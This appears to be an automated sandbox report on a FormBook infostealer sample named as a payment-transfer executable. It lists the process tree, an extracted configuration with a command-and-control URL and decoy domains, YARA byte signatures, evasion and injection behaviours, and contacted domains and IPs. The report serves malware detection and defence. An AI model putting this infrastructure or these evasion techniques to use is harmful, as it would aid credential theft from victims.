ID: 356535
Sample Name: Payment Transfer Copy of $274,876.00 for the invoice shipments.exe
Cookbook: default.jbs
Time: 09:45:52
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Payment Transfer Copy of $274,876.00 …

Overview


General Information

Sample Name:	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe
Analysis ID:	356535
MD5:	5f1c9c4a7bc24c3..
SHA1:	0e9a21a75675c6..
SHA256:	5d5d64a87a5d88..
Tags:	exe Formbook

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- .NET source code contains potentia…
- .NET source code contains very larg…
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…

Classification



Startup

- **System is w10x64**
- Payment Transfer Copy of $274,876.00 for the invoice shipments.exe (PID: 6512 cmdline: 'C:\Users\user\Desktop\Payment Transfer Copy of $274,876.00 for the invoice shipments.exe' MD5: 5F1C9C4A7BC24C3D39A5A3834BA7BB8E)
  - Payment Transfer Copy of $274,876.00 for the invoice shipments.exe (PID: 6840 cmdline: C:\Users\user\Desktop\Payment Transfer Copy of $274,876.00 for the invoice shipments.exe MD5: 5F1C9C4A7BC24C3D39A5A3834BA7BB8E)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - explorer.exe (PID: 6224 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
        - cmd.exe (PID: 4188 cmdline: /c del 'C:\Users\user\Desktop\Payment Transfer Copy of $274,876.00 for the invoice shipments.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 1636 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.jaemagreci.com/blr/"
  ],
  "decoy": [
    "cvmjqcid.com",
    "cubskw.com",
    "carbeloy.com",
    "lucascolterneal.com",
    "robertlainstrom.com",
    "long9000.com",
    "drtconseils.com",
    "keptus.com",
    "mediamonkeyhouse.com",
    "outletmihotel.com",
    "exchangemailboxrepair.com",
    "kanaai.com",
    "mountshastajerky.com",
    "thepettybox.com",
    "sweetpopntreatz.com",
    "wpweasel.com",
    "plumbersinauckland.com",
    "sevdaduragi.com",
    "gesunde-ordnung.com",
    "10751wilshire801.com",
    "brandmkttx.net",
    "yoshiyama-potager.com",
    "na230.com",
    "kittyninja.net",
    "eurythmy.net",
    "circlecitydesign.com",
    "thesleepinn.com",
    "olgadalila.com",
    "happyaiper.com",
    "supplierdurian.site",
    "simplymcs.com",
    "ug-storecards.com",
    "gannahealing.com",
    "ginamoney.com",
    "emilyadkinsonrealtor.com",
    "tablatiffin.com",
    "laughinggrassfarm.com",
    "thebriartowns.com",
    "youplus.website",
    "soheilvaseghi.com",
    "prodhealth.site",
    "bltck.com",
    "zomapa.com",
    "hcssgy.com",
    "simplyloveoccasions.com",
    "mdglitzallstars.com",
    "rck.xyz",
    "stanchilo.com",
    "avadl.pro",
    "astursuites.com",
    "whowetrust.com",
    "easpipe.com",
    "ortopediagalvao.com",
    "wellhealt.com",
    "destinyhouseacton.com",
    "lazyturtletikibar.com",
    "online-verifieren.net",
    "jasa-software.com",
    "tenager365.com",
    "atgiven.icu",
    "recette-originale.com",
    "danielleandnic.com",
    "kathrynbaierling.com",
    "emmaxbellecandleco.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.274205933.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.274205933.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000004.00000002.274205933.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.274647874.0000000000B30000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.274647874.0000000000B30000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
4.2.Payment Transfer Copy of $274,876.00 for the invoice shipments.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.Payment Transfer Copy of $274,876.00 for the invoice shipments.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.Payment Transfer Copy of $274,876.00 for the invoice shipments.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
0.2.Payment Transfer Copy of $274,876.00 for the invoice shipments.exe.3b619d0.3.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0.2.Payment Transfer Copy of $274,876.00 for the invoice shipments.exe.3b619d0.3.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x13b3b8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13b632:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x1679d8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x167c52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x147155:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x173775:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x146c41:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x173261:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147257:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x173877:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1473cf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x1739ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x13c04a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x16866a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x145ebc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x1724dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x13cd43:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x169363:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x14cdf7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x179417:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x14ddfa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 8 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

.NET source code contains very large strings

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	Input Capture 1	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Disable or Modify Tools 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Payment Transfer Copy of $274,876.00 for the invoice shipments.exe	25%	Virustotal		Browse
Payment Transfer Copy of $274,876.00 for the invoice shipments.exe	28%	ReversingLabs	ByteCode-MSIL.Trojan.Wacatac	
Payment Transfer Copy of $274,876.00 for the invoice shipments.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.Payment Transfer Copy of $274,876.00 for the invoice shipments.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.Payment Transfer Copy of $274,876.00 for the invoice shipments.exe.2b80000.4 .unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.explorer.exe.330000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
td-balancer-euw2-6-109.wixdns.net	0%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
www.zomapa.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.zomapa.com/blr/?OhNhA=bjCfXUMydIGN0g8/5RwnbPPnLj5Or6e3tcQCgNEOQF7zRRnTIveAFITP4tBGYavfcP94&Yn=ybdDmfdPTbAT8L	0%	Avira URL Cloud	safe	
http://www.jasa-software.com/blr/	0%	Avira URL Cloud	safe	
http://www.olgadalila.com	0%	Avira URL Cloud	safe	
http://www.prodhealth.site	0%	Avira URL Cloud	safe	
http://www.sweetpopntreatz.comReferer:	0%	Avira URL Cloud	safe	
http://www.jaemagreci.com	0%	Avira URL Cloud	safe	
http://www.zomapa.com	0%	Avira URL Cloud	safe	
http://www.yoshiyama-potager.com/blr/www.kathrynbaierling.com	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.gannahealing.com	0%	Avira URL Cloud	safe	
http://www.prodhealth.siteReferer:	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.gannahealing.com/blr/	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.stanchilo.com/blr/	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.cvmjqcid.com/blr/?OhNhA=zy4aJG0RjbOs5fr8AigFVw38GRzAFltiV345BgDRTDlQ98Z37kqPuyHkyXsUwHWJOif+&Yn=ybdDmfdPTbAT8L	0%	Avira URL Cloud	safe	
http://www.sweetpopntreatz.com/blr/www.long9000.com	0%	Avira URL Cloud	safe	
http://www.kanaai.com/blr/	0%	Avira URL Cloud	safe	
http://www.na230.com/blr/www.jasa-software.com	0%	Avira URL Cloud	safe	
http://www.prodhealth.site/blr/	0%	Avira URL Cloud	safe	
http://www.carbeloy.com/blr/	0%	Avira URL Cloud	safe	
http://www.gannahealing.comReferer:	0%	Avira URL Cloud	safe	
http://www.zomapa.comReferer:	0%	Avira URL Cloud	safe	
http://www.gannahealing.com/blr/?OhNhA=1D6csfaDD7g4t3Q9F8LHNWiGFqnsudQyA5GHpl/5b2nDJwZIkWU76ixs7jAbMlvm1ymY&Yn=ybdDmfdPTbAT8L	0%	Avira URL Cloud	safe	
http://www.kathrynbaierling.com/blr/	0%	Avira URL Cloud	safe	
http://www.soheilvaseghi.comReferer:	0%	Avira URL Cloud	safe	
http://www.jasa-software.com/blr/j	0%	Avira URL Cloud	safe	
http://www.kanaai.com/blr/www.cvmjqcid.com	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sweetpopntreatz.com/blr/	0%	Avira URL Cloud	safe	
http://www.olgadalila.comReferer:	0%	Avira URL Cloud	safe	
http://www.yoshiyama-potager.com	0%	Avira URL Cloud	safe	
http://www.long9000.com/blr/	0%	Avira URL Cloud	safe	
http://www.cvmjqcid.com/blr/www.jaemagreci.com	0%	Avira URL Cloud	safe	
http://www.na230.comReferer:	0%	Avira URL Cloud	safe	
http://www.prodhealth.site/blr/www.stanchilo.com	0%	Avira URL Cloud	safe	
http://www.kanaai.com	0%	Avira URL Cloud	safe	
http://www.na230.com/blr/	0%	Avira URL Cloud	safe	
http://www.yoshiyama-potager.com/blr/	0%	Avira URL Cloud	safe	
http://www.na230.com	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.long9000.com/blr/?OhNhA=luzvcdoWPFwNnK5D3r055oflJ4B6PNqet6SFuGGCnSWn2ee+CnvcD8UF6pdBh9++nOVu&Yn=ybdDmfdPTbAT8L	0%	Avira URL Cloud	safe	
www.jaemagreci.com/blr/	0%	Avira URL Cloud	safe	
http://www.kathrynbaierling.com	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.jaemagreci.comReferer:	0%	Avira URL Cloud	safe	
http://www.kathrynbaierling.comReferer:	0%	Avira URL Cloud	safe	
http://www.jasa-software.comReferer:	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.soheilvaseghi.com	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.yoshiyama-potager.comReferer:	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.stanchilo.com	0%	Avira URL Cloud	safe	
http://www.long9000.comReferer:	0%	Avira URL Cloud	safe	
http://www.gannahealing.com/public/blr?OhNhA=1D6csfaDD7g4t3Q9F8LHNWiGFqnsudQyA5GHpl/5b2nDJwZIkWU76ix	0%	Avira URL Cloud	safe	
http://www.long9000.com/blr/www.soheilvaseghi.com	0%	Avira URL Cloud	safe	
http://www.zomapa.com/blr/	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.zomapa.com/blr/www.carbeloy.com	0%	Avira URL Cloud	safe	
http://www.olgadalila.com/blr/?OhNhA=Y4Nqpa2r+tF7um99WXv6gSEpOHOatsVE8QqSeJqkcp8K3U81YoxyR3xnMLz5lVrsAPpR&Yn=ybdDmfdPTbAT8L	0%	Avira URL Cloud	safe	
http://www.carbeloy.comReferer:	0%	Avira URL Cloud	safe	
http://www.soheilvaseghi.com/blr/?OhNhA=9NQu4cm/N7DYOvYkOtDGizwfZS7YZZztEmXWW7fOjfXAYFPuQogNr8p6dLx09NPCIIrz&Yn=ybdDmfdPTbAT8L	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.carbeloy.com	0%	Avira URL Cloud	safe	
http://www.kathrynbaierling.com/blr/www.na230.com	0%	Avira URL Cloud	safe	
http://www.jasa-software.com	0%	Avira URL Cloud	safe	
http://www.olgadalila.com/blr/www.zomapa.com	0%	Avira URL Cloud	safe	
http://www.cvmjqcid.com/blr/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sweetpopntreatz.com	34.102.136.180	true	true		unknown
td-balancer-euw2-6-109.wixdns.net	35.246.6.109	true	true	• 0%, Virustotal, Browse	unknown
www.zomapa.com	164.155.144.220	true	true	• 0%, Virustotal, Browse	unknown
jaemagreci.com	50.116.112.43	true	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
gannahealing.com	176.74.27.137	true	true		unknown
www.long9000.com	198.52.105.123	true	true		unknown
cvmjqcid.com	210.152.86.132	true	true		unknown
